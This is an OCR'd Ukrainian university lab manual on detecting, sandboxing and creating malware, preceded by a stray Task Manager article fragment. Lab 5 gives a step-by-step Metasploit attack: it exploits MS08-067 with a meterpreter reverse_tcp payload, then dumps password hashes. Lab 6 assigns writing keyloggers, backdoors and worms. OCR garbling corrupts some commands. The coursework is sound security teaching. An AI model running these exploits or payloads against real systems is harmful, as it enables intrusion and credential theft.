
Багато чого було написано про те, як корпорація Майкрософт додала можливість керувати програмами запуску в диспетчері завдань, а вкладка "Запуск" досить проста. Тому сьогодні ми просто хочемо відзначити, що колонка "Вплив запуску" важлива для розуміння того, що уповільнює час завантаження системи, а коли ви стежите за своїм комп'ютером або чиїм-небудь іншим, ви повинні поглянути на нього.




Аналізуйте ланцюг очікування

Одним з нових параметрів, доданих у диспетчері завдань в останніх версіях, була опція «Аналізувати ланцюг очікування», коли ви клацніть правою кнопкою миші на завдання у вікні Деталі. Це дозволяє побачити, які процеси чекають на ресурс, який використовується іншим процесом.

Це означає, що якщо програма з якоїсь причини висить, ви можете проаналізувати ланцюг очікування, щоб дізнатися, чи він чекає на щось, що використовується.



Наприклад, ми друкували з Word, а потім використовували цей параметр, коли процес друку друкував, щоб побачити, що станеться. У цьому випадку Word чекав splwow64.exe, який обробляє друк з 32-розрядних додатків.



Варто відзначити, що, оскільки Word написано належним чином, інтерфейс GUI фактично не зависає, поки він чекає на інший процес.

Монітор ресурсів

Якщо для відстеження використання процесора, пам'яті, диска або мережі недостатньо диспетчера завдань, ви, ймовірно, захочете звернутися до монітора

ресурсів, який є найкращим інструментом для відстеження всіх цих речей простим і стислим способом..

Наступна сторінка: Використання потужного інструменту моніторингу ресурсів

ЛАБОРАТОРНА РОБОТА №3 ДОСЛІДЖЕННЯ МОЖЛИВОСТІ ВИЯВЛЕННЯ ВІРУСНОЇ АКТИВНОСТІ ВБУДОВАНИМИ ЗАСОБАМИ ОС.

Мета роботи: вивчити можливість виявлення вірусних програм вбудованими засобами моніторингу ОС Windows та Linux. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Дослідити можливість ручного видалення потенційно небезпечного програмного забезпечення.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання

1. Згідно з варіантом індивідуального завдання (див. табл. 1) вбудованими засобами ОС вивчити всі запущені процеси, служби та демони.
2. Зробити припущення, які процеси, служби чи демони можуть ставитись до вірусоподібних програм.
3. Створити таблицю опис всіх підозрілих процесів у системі.
4. Знайти розташування на диску файлів підозрілих процесів демонів чи служб.
5. Провести видалення файлів пов'язаних з вірусними програмами, видалити згадки в реєстрі та служб автозапуску.
6. Здійснити перезапуск системи та перевірити ефективність ручного видалення вірусів.
7. Зробити висновки про виконану роботу, доцільність застосування методів ручного очищення ПК від вірусоподібних програм.

Таблиця 1. Варіанти індивідуального завдання

№	ОС
1	2
1	Windows 10
2	Linux Mint
3	Ubuntu
4	Windows XP
5	Kali Linux
6	Suse Linux
7	Windows 10
8	Windows 8.1
9	Ubuntu
10	Kali Linux
11	Windows 8
12	Suse Linux
13	Windows XP

14	Ubuntu
15	Windows 10
16	Windows 8.1
17	Linux Mint
18	Windows XP
19	MacOS 10.13
20	FreeBSD
21	QNX
22	Suse Linux
23	Kali Linux
24	CentOS
25	Fedora Linux
26	MacOS 10.13
27	Debian Linux
28	Windows 10
29	FreeBSD
30	Windows XP

ЛАБОРАТОРНА РОБОТА №4 ДОСЛІДЖЕННЯ МОЖЛИВОСТІ ВИКОРИСТАННЯ РЕЖИМУ ПІСОЧНИЦІ ВИЯВЛЕННЯ ВІРУСНОЇ АКТИВНОСТІ.

Мета роботи: вивчити можливість реалізації принципів антивірусного захисту з використанням аналізу програм у режимі пісочниці. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Дослідити можливість використання пісочниця для аналізу вірусної активності.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).

2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).

3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання

1. Згідно з варіантом індивідуального завдання (див. табл. 1) розробити алгоритм аналізу роботи вірусного програмного забезпечення в режимі пісочниці.
2. Реалізувати алгоритм антивірусу, описаного у пункті 1.
3. Зробити висновки про характерні функції, що використовуються вірусами, які механізми виявлення в режимі пісочниці.
4. Зробити висновок про можливість та доцільність використання режиму пісочниці для аналізу вірусного коду

Таблиця 1. Варіанти індивідуального завдання

№	Вид вірусу
1	2
1	Файловий
2	Завантажувальний
3	Черв'як
4	Мережевий хробак
5	Мережевий
6	Макровірус

7	Кейлогер
8	Бекдор
9	Файловий
10	Завантажувальний
11	Черв'як
12	Мережевий хробак
13	Мережевий
14	Макровірус
15	Кейлогер
16	Бекдор
17	Файловий
18	Завантажувальний
19	Черв'як
20	Файловий
21	Завантажувальний
22	Черв'як
23	Мережевий хробак
24	Мережевий
25	Макровірус

Короткий теоретичний матеріал

Коли Ви завантажили програму, але підозрюєте, що вона може бути заражена вірусами, можете її запустити у безпечному середовищі. Безперечно, мати ще одну копію Windows або версії Linux чи MacOS – запорука безпечної роботи з програмами, якщо Ваш комп'ютер потужний, але встановлювати їх "на постійній основі" не виправдано.

Якщо Вам здається надто складним встановлення окремої операційної системи на віртуальну машину, а запускати програми у безпечному середовищі потрібно, тоді до Вашої уваги — Microsoft Sandbox. Альтернативою є Comodo Antivirus з Comodo Sandbox, але у тому варіанті потрібно встановлювати сам антивірус, і до того ж, деякі апаратні можливості будуть обмеженими у порівнянні з "рідною" віртуалізацією на Windows.

Що це таке — "пісочниця" від Microsoft?

За словами самих представників компанії, це "полегшене" ізольоване настільне середовище для безпечного запуску програм. Воно створюється тимчасово і не впливає на "основну" операційну систему або програми, які в ньому запускаються. Після закриття "пісочниці" всі програми та дані видаляються з пам'яті комп'ютера.

У Sandbox є своя оперативна пам'ять, місце на накопичувачі, емуляція відеоадаптера і ядро операційної системи (спеціальне урізане ядро Windows). До того ж, ця "пісочниця" є одним з компонентів ОС, а не сторонньою програмою — це дозволяє їй користуватися апаратною віртуалізацією без значних обмежень.


Що потрібно для того, щоб користуватися Microsoft Sandbox?

Ваш комп'ютер має відповідати наступним вимогам:

- OS Windows 10 Professional/Enterprise Build 18305 або пізніша версія (користувачі Windows 7 чи 8.1 не матимуть такої можливості);
- 64-розрядний процесор;
- розблокована апаратна віртуалізація в BIOS;
- 4 Гб оперативної пам'яті (краще — 8 і більше);
- 1-2 Гб вільного місця на накопичувачі (краще — 4 і більше).

Якщо Ви маєте більш ранню версію Windows 10, завантажте оновлення за допомогою Windows Update.

Далі, якщо все пройшло успішно, можете налаштовувати віртуалізацію через панель керування Windows. Шлях такий: **"Налаштування" – "Програми" – "Програми та функції"- "Програми та засоби" – "Увімкнення або вимкнення засобів Windows"** (**Settings > Apps > Apps & Features > Programs and Features > Turn Windows Features on or off** і потім виберіть пункт **Enable Windows Sandbox).**



Тоді у Вас з'явиться можливість запуску програм у такому середовищі. Просто відкриваєте вікно, яке ззовні виглядає як окремий робочий стіл та перетягуєте туди програму, яку хочете запустити. Вона запуститься, але не зможе нашкодити комп'ютеру, якщо у ній є віруси.

Якщо Ви хочете завершити роботу і програми, і Windows Sandbox, просто закрийте вікно. Але майте на увазі, що всі дані будуть витерті і наступний запуск "пісочниці" буде "з чистого аркуша".

Недоліки Windows Sandbox

Поки що "пісочниця" працює фактично в тестовому режимі, зокрема, може некоректно емулювати дискретну відеокарту, не підтримує монітори з високою

роздільною здатністю та мультимоніторний режим, час та дата можуть не синхронізуватися з тими, що задані при запуску Windows .

Також вона поки що не підтримує програми, для інсталяції яких потрібне перезавантаження системи, оскільки при виході з неї весь обсяг використаної пам'яті витирається, а збереження образу не передбачено.

Інтерфейс Sandbox може гальмувати у порівнянні з інтерфейсом основної операційної системи, а також деякі програми, встановлені як системні в основній ОС, можуть не запускатися.

Хоча розробники пишуть, що загалом у Sandbox використовується та сама версія Windows 10, яка встановлена на Вашому комп'ютері, очевидно, що вона є урізаною до базових функцій. До того ж, ми поки що не знаємо, які там є "сигнальні" засоби щодо відстеження вірусів — може бути, що у віртуальному середовищі вірус поводиться непомітно, а системні утиліти, доступні у режимі "пісочниці", можуть його не "відловити".

Отже, Windows Sandbox — це хороший випробувальний майданчик для різних програм, щодо яких у Вас є підозри. Він вперше зроблений авторами самої операційної системи Windows 10, тому, найімовірніше, там не може бути проблем із сумісністю. Разом з тим, це все ж таки не повноцінна віртуальна машина, де можна встановити Linux, MacOS, Android чи більш старі версії Windows. Швидше — це "маленька Windows у великій Windows".

ЛАБОРАТОРНА РОБОТА №5 ДОСЛІДЖЕННЯ МОЖЛИВОСТІ ВИКОРИСТАННЯ ОПИСАНИХ УРАЗЛИВОСТЕЙ ДЛЯ ВБУДОВУВАННЯ У ВІРУСНИЙ КОД.

Мета роботи: вивчити можливість використання фреймверку metasploit до створення каналу зараження вірусної програмою ОС. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Дослідити можливість фреймверку metasploit для зараження ПК під управлянням різних видів ОС.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.

4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання

1. Згідно з варіантом індивідуального завдання (див. табл. 1) вбудованими засобами metasploit та Kali Linux виявить не усунений вразливості в ОС.
2. У базі даних metasploit провести пошук експлоїтів, які реалізують виявлені вразливості.
3. Створити таблицю з описом роботи експлоїту, що використовується.
4. За допомогою платіжного завантаження можна створити можливість віддаленого зараження ПК.
5. Використовуючи shellcode виконати шкідливу дію згідно з варіантом.
6. Зробити висновки щодо можливості використання еклоїтів для зараження ПК вірусами.

Таблиця 1. Варіанти індивідуального завдання

№	ОС	Шкідлива дія

1	2	3
1	Windows 10	Отримати хеш паролів користувачів
2	Windows 2000	Отримати знімок робочого столу
3	Windows 8	Створити каталог games на диску C: та завантажити туди виконуваний файл.
4	Windows XP	Запустити програму моніторингу використання ресурсів із збереженням файлів звітів на віддаленому ПК.
5	Windows 8.1	Отримати хеш паролів користувачів
6	Windows XP	Отримати знімок робочого столу
7	Windows 10	Створити каталог games на диску C: та завантажити туди виконуваний файл.
8	Windows 8.1	Запустити програму моніторингу використання ресурсів із збереженням файлів звітів на віддаленому ПК.
9	Windows 10	Отримати хеш паролів користувачів
10	Windows XP	Отримати знімок робочого столу
11	Windows 8	Створити каталог games на диску C: та завантажити туди виконуваний файл.
12	Windows 2000	Запустити програму моніторингу використання ресурсів із збереженням файлів звітів на віддаленому ПК.
13	Windows XP	Отримати хеш паролів користувачів

14	Windows 8	Отримати знімок робочого столу
15	Windows 10	Створити каталог games на диску C: та завантажити туди виконуваний файл.
16	Windows 8.1	Запустити програму моніторингу використання ресурсів із збереженням файлів звітів на віддаленому ПК.
17	Windows 2000	Отримати хеш паролів користувачів
18	Windows XP	Отримати знімок робочого столу
19	Windows 10	Створити каталог games на диску C: та завантажити туди виконуваний файл.

Короткі теоретичні відомості:

Metasploit

metasploit framework – це зручна платформа для створення та відлагодження експлойтів . При роботі з metasploit використовуються такі терміни :

- **exploit** — фрагмент коду , що використовує вразливість у ПЗ або ОС для здійснення атаки на систему.
- **module** - модуль, який автоматизує виконання атаки.
- **shellcode** - шовк . Використовується як корисне навантаження експлойта , що забезпечує доступ до командної оболочки ОС.
- **payload** - Полезне навантаження. Це код, який виконується після вдалого виконання атаки.

Перед використанням оновити :

msfupdate

Запустити СУБД postgresql (якщо воно не запускається автоматично при завантаженні системи)

#service postgresql start

для ініціалізації БД виконати

msfdb init

запустити msf console

msfconsole

перевірити підключення до БД

msf > db_status

З'явиться повідомлення “ postgresql connected to msf “

Команда **search** призначена для пошуку модулів. **help search** виводити можливі параметри пошуку . Приклад використання:

msf > search platform : windows

Команда **info** призначена для відображення інформації про модуль. Приклад використання:

msf > info auxiliary / scanner / portscan / syn

Команда **use** задає модуль, який використовуватиметься. Приклад

msf > use auxiliary / scanner / portscan / syn

За допомогою команди **show options** можна переглянути параметри, які можна задати у модулі, що зараз використовується. Приклад

msf auxiliary (syn) > show options

```
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) >
```

За допомогою команди **set** можна встановити значення параметра. Приклад

msf auxiliary(syn)> set RHOSTS 10.1.X.5-10. 1.X. 6

msf auxiliary(syn) > set PORTS 80 - 81

Команда **run** (або **exploit**) призначена для запуску модуля. Приклад

msf auxiliary(syn) > run

```
msf auxiliary(syn) > run

[*]  TCP OPEN 10.1.1.5:80
[*]  TCP OPEN 10.1.1.6:80
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```

Приклад зламування віддаленого вузла з Windows

Спочатку потрібно запустити сканер для аналізу віддаленого вузла.

#nmap-sC 10.1. X.4 _

Побачивши, що на віддаленому вузлі є сервіс SMB , виконати пошук саме цих уразливостей.

#nmap - script smb-vuln * 10.1. X .4 --script-args=unsafe=1

В результаті роботи сканера є повідомлення "MS08-067: VULNERABLE".

Це свідчить про те, що цей узел має вразливість з кодом " MS08-067 "

У msfconsole виконати пошук модуля, що використовує цю вразливість:

msf > search ms08_067

Скористатися знайденим модулем

msf > use exploit / windows / smb /ms08_067_netapi

Переглянути які є payload

msf exploit (ms 08_067_ netapi)> show payloads

Скористатися payload - ом " windows / meterpreter / reverse_tcp ". Це оболонка meterpreter , з встановленням TCP з'єднання з вузла-жертви до вузла атакуючого. (Саме такий напрям з'єднання використовують частіше, тому що комп'ютери звичайних користувачів, як правило, знаходяться за NAT , або firewall .)

msf exploit (ms 08_067_ netapi) > set payload windows / meterpreter / reverse_tcp

Використати команду **show options** , щоб перевірити, які параметри треба задати.

msf exploit (ms 08_067_ netapi) >show options

Встановити LHOST та LPOR T , де LHOST - це адреси вузла атакуючого, в нашому випадку – адреси віртуальної машини з Kali Linux (10.1. X.2), LPORT - довільний порт, що ще не використовується. RHOST – узел, який ми атакуємо (10.1.X.4)

msf exploit (ms 08_067_ netapi)> set LHOST 10.1. X.2 _

msf exploit (ms 08_067_ netapi) > set L PORT 4444

msf exploit (ms 08_067_ netapi)> set RHOST 10.1. X.4 _


Запустити на виконання

msf exploit (ms 08_067_ netapi) > exploit

Якщо після виконання експлойту виводиться

meterpreter >

це свідчить про те, що нам вдалося отримати доступ до віддаленого вузла і запустити там оболонку meterpreter .



meterpreter > help

відображає перелік команд, які можна виконати в середовищі meterpreter . Серед них є команди для роботи з файлами, створення дампи файли з паролями,

налаштуваннями мережі, отримання списку процесів, отримання знімка екрану, управління веб-камерою, та інші.

Отримаємо геші паролів користувачів за допомогою

meterpreter > hashdump

Скопіюємо ці геші та збережемо у файлі на віртуальній машині з Kali Linux (наприклад, у файлі **hashes . txt)**

ЛАБОРАТОРНА РОБОТА №6 ВИВЧЕННЯ МОЖЛИВОСТІ ЗАРАЖЕННЯ ПК ВІРУСНИМ КОДОМ.

Мета роботи: вивчити можливість реалізації механізмів зараження ПК вірусним програмним забезпеченням. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Дослідити можливість зараження вірусами мереж та локальних робочих станцій.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання

1. Згідно з варіантом індивідуального завдання (див. табл. 1) розробити алгоритм роботи вірусного ПЗ .
2. Реалізувати алгоритм вірусу, описаного в пункті 1.
3. Заразити розробленим вірусом ОС використовуючи віртуальну машину та канал реалізовані у лабораторній роботі №2.
4. Зробити висновки про можливість використання вірусів для зараження ПК, про ефективність розробленого вірусу та можливі механізми боротьби з ним.

Таблиця 1. Варіанти індивідуального завдання

№	Вид вірусу
1	2
1	Файловий
2	Завантажувальний
3	Черв'як
4	Мережевий хробак
5	Мережевий
6	Макровірус
7	Кейлогер
8	Бекдор
9	Файловий
10	Завантажувальний
11	Черв'як
12	Мережевий хробак
13	Мережевий

14	Макровірус
15	Кейлогер
16	Бекдор
17	Файловий
18	Завантажувальний
19	Черв'як
20	Файловий
21	Завантажувальний
22	Черв'як
23	Мережевий хробак
24	Мережевий
25	Макровірус

Короткі теоретичні відомості

Комп'ютерні загрози

• Шкідливі програми
• Спам
